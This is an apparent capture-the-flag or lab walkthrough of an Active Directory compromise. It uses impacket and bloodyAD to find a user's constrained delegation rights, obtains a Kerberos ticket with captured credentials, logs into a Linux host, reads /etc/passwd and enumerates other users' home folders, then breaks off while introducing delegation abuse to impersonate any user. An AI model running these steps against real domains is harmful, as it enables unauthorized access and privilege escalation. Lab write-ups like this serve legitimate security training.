
adminand the randomly generated password from the logs (then change the password during the first login):
- Login with the username

Then ingest our collector file:


Then we can start AD analysis.
Domain users:

Domain computers:

The user
ILONAhas the constrained delegation permissionAllowedToDelegateto the computerGABRIEL$.

VANESSADELRIO$is the computer ofilona.
Check:
$ impacket-findDelegation 'ifixtcentcen.loc/ilona:!!!!Sweet!!!!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName     AccountType  DelegationType                      DelegationRightsTo             SPN Exists
--------------  -----------  ----------------------------------  -----------------------------  ----------
ilona           Person       Constrained w/ Protocol Transition  host/GABRIEL                   Yes
ilona           Person       Constrained w/ Protocol Transition  host/GABRIEL.IFIXTCENTCEN.LOC  Yes
VANESSADELRIO$  Computer     Unconstrained                       N/A                            No
OR
$ bloodyAD -d ifixtcentcen.loc -u 'ilona' -p '!!!!Sweet!!!!' --host SOC.ifixtcentcen.loc get object 'ilona' --attr 'msds-AllowedToDelegateTo'

distinguishedName: CN=ilona staller,CN=Users,DC=ifixtcentcen,DC=loc
msDS-AllowedToDelegateTo: host/GABRIEL; host/GABRIEL.IFIXTCENTCEN.LOC
Confirmed, SPN is set and
msds-AllowedToDelegateToishost/GABRIEL.IFIXTCENTCEN.LOCthen we can modify the target service name to impersonate other domain user.
The user

ILONAis a member of theLINUXgroup then maybe she can access to linux server.
We briefly check all users that we have found previously with Netexec and nothing is really interesting, except maybe:

GABRIEL$is a Linux PC.

2 users
maloneandbabypozziare members of the same groupCOMPARSE.
GABRIEL - Act II
As we have pwned ilona and she can access to Linux PC because she is a member of the group LINUX then we try to access first to the gabriel PC:
$ sshpass -p '!!!!Sweet!!!!' ssh -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' ilona@GABRIEL.ifixtcentcen.loc
ilona@gabriel.ifixtcentcen.loc: Permission denied (gssapi-keyex,gssapi-with-mic).
Interesting, seems only Kerberos authentication is allowed.
Modify our SSH configuration /etc/ssh/sshd_config to allow Kerberos and GSSAPI authentication:

$ cat /etc/ssh/sshd_config
...
# Kerberos options
#KerberosAuthentication no
KerberosAuthentication yes
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
#GSSAPIAuthentication no
GSSAPIAuthentication yes
#GSSAPICleanupCredentials yes
GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
...
Then reload:
$ sudo systemctl restart ssh
Get a TGT:
$ nxc smb SOC.ifixtcentcen.loc -u 'ilona' -p '!!!!Sweet!!!!' --generate-tgt ilona
OR
$ impacket-getTGT -dc-ip SOC.ifixtcentcen.loc ifixtcentcen.loc/ilona:'!!!!Sweet!!!!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ilona.ccache
Export the ticket to the global environement variable:
$ export KRB5CCNAME=ilona.ccache
$ klist
Ticket cache: FILE:ilona.ccache
Default principal: ilona@IFIXTCENTCEN.LOC

Valid starting       Expires              Service principal
08/05/2025 16:47:38  08/05/2025 17:47:38  krbtgt/IFIXTCENTCEN.LOC@IFIXTCENTCEN.LOC
	renew until 08/06/2025 16:47:33
Then let’s connect to GABRIEL:
$ ssh ilona@GABRIEL.ifixtcentcen.loc
Linux gabriel 6.1.0-33-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.133-1 (2025-04-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ilona@gabriel:~$ id
uid=10000(ilona) gid=10006(linux) groups=10006(linux)
ilona@gabriel:~$ cat /etc/ssh/sshd_config | grep AllowUsers
AllowUsers ilona schicchi
Found that schicchi can also be able to login to this PC.
We found also fox and IFIXTCENTCEN:
ilona@gabriel:~$ cd /home
ilona@gabriel:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Apr 25 18:19 .
drwxr-xr-x 18 root root 4096 Apr 24 18:01 ..
drwx------  2 fox  fox  4096 Apr 24 18:54 fox
drwxr-xr-x  9 root root 4096 Apr 25 20:18 IFIXTCENTCEN
We have
READaccess toIFIXTCENTCENfolder.
ilona@gabriel:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
fox:x:1000:1000:fox,,,:/home/fox:/bin/bash
sssd:x:102:109:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
wazuh:x:103:112::/var/ossec:/sbin/nologin
foxis a local account butIFIXTCENTCENis not as not listed.
We take a look in IFIXTCENTCEN:
ilona@gabriel:/home$ cd IFIXTCENTCEN/
ilona@gabriel:/home/IFIXTCENTCEN$ ls -la
total 36
drwxr-xr-x 9 root        root 4096 Apr 25 20:18 .
drwxr-xr-x 4 root        root 4096 Apr 25 18:19 ..
drwxr-xr-x 5 ilona       root 4096 Jul 28 20:48 ilona
drwxr-xr-x 2 luanaborgia root 4096 Apr 25 19:56 luanaborgia
drwxr-xr-x 3 malone      root 4096 Apr 25 20:10 malone
drwx------ 2 platinette  root 4096 Apr 27 09:43 platinette
drwx------ 2 schicchi    root 4096 Apr 25 20:10 schicchi
drwx------ 2 schicchi    root 4096 Apr 25 23:25 schicchi.backup
drwx------ 3 selen       root 4096 Apr 25 20:06 selen
Seems this folder is maybe a SMB share as we found some user folders.
Enumeration:
ilona@gabriel:/home/IFIXTCENTCEN$ find .
.
./selen
find: ‘./selen’: Permission denied
./platinette
find: ‘./platinette’: Permission denied
./schicchi.backup
find: ‘./schicchi.backup’: Permission denied
./luanaborgia
./luanaborgia/.bashrc
./luanaborgia/.bash_history
./luanaborgia/.bash_logout
./luanaborgia/.profile
./schicchi
find: ‘./schicchi’: Permission denied
./malone
./malone/.ssh
find: ‘./malone/.ssh’: Permission denied
./malone/.bashrc
./malone/.bash_history
./malone/.bash_logout
./malone/.profile
./ilona
./ilona/.local
./ilona/.local/share
./ilona/.local/share/nano
./ilona/.ssh
./ilona/.ssh/known_hosts
./ilona/.gnupg
./ilona/.gnupg/pubring.kbx
./ilona/.gnupg/trustdb.gpg
./ilona/.gnupg/private-keys-v1.d
./ilona/.bash_history
Some users have .bash_history not empty, nothing more at this moment.
Kerberos Constrained Delegation (aka KCD) exploiting (malone,babypozzi,platinette,luanaborgia)
If a service account, configured with constrained delegation to another service, is compromised, an attacker can impersonate any user (e.g. domain admin, except users protected against delegation) in the environment to access another service the initial one can delegate to.
